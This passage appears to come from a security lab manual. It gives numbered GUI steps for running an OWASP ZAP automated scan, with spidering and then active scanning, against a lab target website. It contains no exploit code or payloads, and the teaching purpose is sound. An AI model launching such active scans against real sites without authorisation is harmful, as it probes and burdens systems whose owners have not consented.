
8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.




9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, **www.moviescope.com**). Leave the other settings to default and click the **Attack** button.



10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.




11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.



